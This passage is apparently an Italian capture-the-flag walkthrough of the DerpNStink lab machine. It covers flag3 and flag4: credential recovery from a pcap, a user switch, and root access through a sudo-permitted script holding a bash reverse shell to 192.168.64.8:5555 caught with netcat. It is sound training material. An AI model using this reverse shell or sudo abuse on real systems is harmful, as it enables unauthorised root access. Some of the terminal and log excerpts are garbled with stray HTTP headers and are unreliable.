Una volta eseguita l'autenticazione, con il comando “ls” abbiamo guardato le directory presenti, con il comando “cd Desktop” ci siamo spostati nella cartella Desktop in cui abbiamo trovato il file ‘flag.txt’ che, una volta aperto con il comando “cat flag.txt”, ci ha restituito la flag3.

```
stinky@DeRPnStiNK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
flag.txt
stinky@DeRPnStiNK:~/Desktop$ cat flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
```

Torniamo quindi nella directory principale alla ricerca della flag4.

Ci spostiamo con il comando “cd Documents” nella cartella documenti in cui troviamo il file ‘derpissues.pcap’ che, dopo varie ricerche, capiamo essere un file con i pacchetti di rete catturati; quindi, ipotizziamo essere il file creato da stinky per il recupero delle credenziali di mrderp.


```
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
```

Andiamo a scaricare tale file sulla nostra macchina con il comando “scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop” per poter essere aperto con il tool wireshark.


```
(kali㉿kali)-[~]
$ scp -i /home/kali/key.txt stinky@192.168.64.11:/home/stinky/Documents/derpissues.pcap /home/kali/Desktop
Ubuntu 14.04.5 LTS

  * Documentation: https://help.ubuntu.com/
  * Packages can be upgraded: Derrrrrp N
  * Upgrades, security updates, and Stink are available.
  * Run 'apt update' to upgrade to it.
(*) ; (^)(^)':
Last log =; 21:05:12+04:00 2023 from 192.168.64.11
stinky@DeRPnStiNK:~$ ls
{ " } Desktop > < { " }
stinky@DeRPnStiNK:~$ cd Desktop/
stinky@DeRPnStiNK:~/Desktop$ ls
" "
stinky@DeRPnStiNK:~/Desktop$ cat Flag.txt
flag3(07f62b021771d3cf67e2e1faf18769cc5e5c119ad7d4d1847a11e11d6d5a7ecb)
stinky@DeRPnStiNK:~/Desktop$ cd ..
stinky@DeRPnStiNK:~$ ls
Desktop Documents Downloads ftp
stinky@DeRPnStiNK:~$ cd Documents/
stinky@DeRPnStiNK:~/Documents$ ls
derpissues.pcap
```

Apriamo quindi il file appena scaricato con wireshark con il comando **wireshark derpissues.pcap**



Dopo aver analizzato tutti i pacchetti di rete intercettati, troviamo il pacchetto POST contenente le credenziali dell'utente mrdperp.



Avendo recuperato le credenziali di mrderp, proviamo a cambiare utente passando da stinky a mrderp mantenendo sempre la connessione SSH attiva:

- “**su mrderp**” per cambiare utente
- “**whoami**”: per verificare il cambio di utente
- “**cd**” per spostarci nella directory principale
- “**pwd**” per verificare dove ci troviamo
- “**ls**” per visualizzare le directory presenti nel percorso attuale
- “**cd Desktop**” per spostaci nella cartella del desktop
- “**cat helpdesk.log**” per visualizzare il file

```
stinky@DeRPnStiNK:~$ su mrderp Content-Length: 3
Password:
mrderp@DeRPnStiNK:/home/stinky/Documents$ whoami
mrderp
mrderp@DeRPnStiNK:/home/stinky/Documents$ cd
mrderp@DeRPnStiNK:~$ pwd
/home/mrderp
mrderp@DeRPnStiNK:~$ ls
Desktop  Documents  Downloads
mrderp@DeRPnStiNK:~$ cd Desktop/
mrderp@DeRPnStiNK:~/Desktop$ ls
helpdesk.log
mrderp@DeRPnStiNK:~/Desktop$ cat helpdesk.log
```

Nel file ‘**helpdesk.log**’ troviamo la risposta del servizio assistenza che invita l’utente a visitare la pagina ‘<https://pastebin.com/RzK9WfGw>’ per avere informazioni immediate su come risolvere il problema avuto.

```
Regards,
Service Desk 1.8829890 Referer: http://derpnstink.local/weblog/wp-admin/user-new.php
From: Help Desk 1.8829899 Cookie: wp_saving_posts= saved; _wpnonce=af109224bf309c32a37c438fd32a9ac3
To: Derp, Mr (mrderp) [C] When replying, type your text above this line.application/x-www-form-urlencoded
Cc's: Content-Length: 366
Subject: sudoers ISSUE=242 PROJ=26 Priority: keep-alive
Date: Mon, Sep 10, 2017 at 2:53 PM Expires: Wed, 11 Jan 1984 05:00:00 GMT
Ticket Title: sudoers issues Cache-Control: no-cache, must-revalidate, max-age=0
Ticket Number: 242 X-Frame-Options: SAMEORIGIN
Status: Closed Location: users.php?update-add&id=3
Date Created: 09/10/2017 Content-Length: 0
Latest Update Date: 09/10/2017 Keep-Alive: timeout=5, max=100
CC's: Resolution: Closing ticket. ticket notification.

Regards,
eRA Service Desk
Listen with focus, answer with accuracy, assist with compassion.
For more information, dont forget to visit the Self Help Web page!!!
```

Visitando la pagina ‘<https://pastebin.com/RzK9WfGw>’, capiamo che la directory ‘`/home/mrderp/binaries/derpy*`’ può essere eseguita con i privilegi di amministratore.

The screenshot shows a browser window with the URL <https://pastebin.com/RzK9WfGw> in the address bar. The page content is a paste titled "Untitled" by a guest posted on November 12th, 2017. The code in the paste is:

```
1. mrderp ALL=(ALL) /home/mrderp/binaries/derpy*
```

Below the code, there are links for raw, download, clone, embed, print, and report. There are also share and tweet buttons.

Torniamo quindi nella directory principale, ma con il comando “ls” ci accorgiamo che non esiste alcuna directory binaries. Andiamo quindi a crearla con il comando “**mkdir binaries**”, entriamo in quella cartella e creiamo anche il file ‘**derpy.sh**’ con il comando “**touch derpy.sh**”.

```
mrderp@DeRPnStiNK:~/Desktop$ cd ..
mrderp@DeRPnStiNK:~$ ls
Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ mkdir binaries
mrderp@DeRPnStiNK:~$ ls
binaries Desktop Documents Downloads
mrderp@DeRPnStiNK:~$ cd binaries/
mrderp@DeRPnStiNK:~/binaries$ touch derpy.sh
mrderp@DeRPnStiNK:~/binaries$
```

Questo file rappresenta una reverse shell che, potendo essere eseguita con i privilegi da root, ci consente di accedere alla macchina remota come root.

The screenshot shows a terminal window with the command `File: derpy.sh` entered. The output of the command shows the exploit being run:

```
mrderp@DeRPnStiNK:~/binaries
File: derpy.sh
bash -i >& /dev/tcp/192.168.64.8/5555 0>&1 Nov 12 2017 derpisshes.txt
[...]
```

Andiamo anche a modificare i permessi di tale file, per renderlo eseguibile.

```
mrderp@DeRPnStiNK:~/binaries$ chmod +x derpy.sh
mrderp@DeRPnStiNK:~/binaries$ ls -la
total 12
drwxrwxr-x  2 mrderp mrderp 4096 Jun 21 06:13 .
drwxrwxr-x 11 mrderp mrderp 4096 Jun 21 06:12 ..
-rwxrwxr-x  1 mrderp mrderp   58 Jun 21 06:17 derpy.sh
mrderp@DeRPnStiNK:~/binaries$
```

A questo punto, con il comando “**nc -lvp 5555**” creiamo un server in ascolto sulla porta selezionata e andiamo ad eseguire la shell con il comando “**sudo ./derpy.sh**” e notiamo che abbiamo avuto accesso come root.

```
mrderp@DeRPnStiNK:~/binaries$ sudo ./derpy.sh
```

```
[kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.64.8] from derpnstink.local [192.168.64.11] 44820
root@DeRPnStiNK:~/binaries#
```

Eseguiamo quindi alcuni comandi:

- “**pwd**” per vedere dove ci troviamo
- “**cd /root/**” per entrare nella directory root
- “**cd Desktop**” per entrare nella directory desktop
- “**cat flag.txt**” per visualizzare il file flag.txt in cui si può notare la **flag4** e la fine dell'esercizio!

```
root@DeRPnStiNK:~# pwd
/home/mrderp
root@DeRPnStiNK:~# cd /root/
cd /root/
root@DeRPnStiNK:/root# ls
Desktop
Documents
Downloads
root@DeRPnStiNK:/root# cd Desktop
cd Desktop
root@DeRPnStiNK:/root/Desktop# ls
flag.txt
root@DeRPnStiNK:/root/Desktop# cat flag.txt
cat flag.txt
flag4(49dca65f362fee401292ed7ada96f96295eab1e589c52e4e66bf4aedda715fdd)
```

Congrats on rooting my first VulnOS!

Hit me up on twitter and let me know your thoughts!

@securekomodo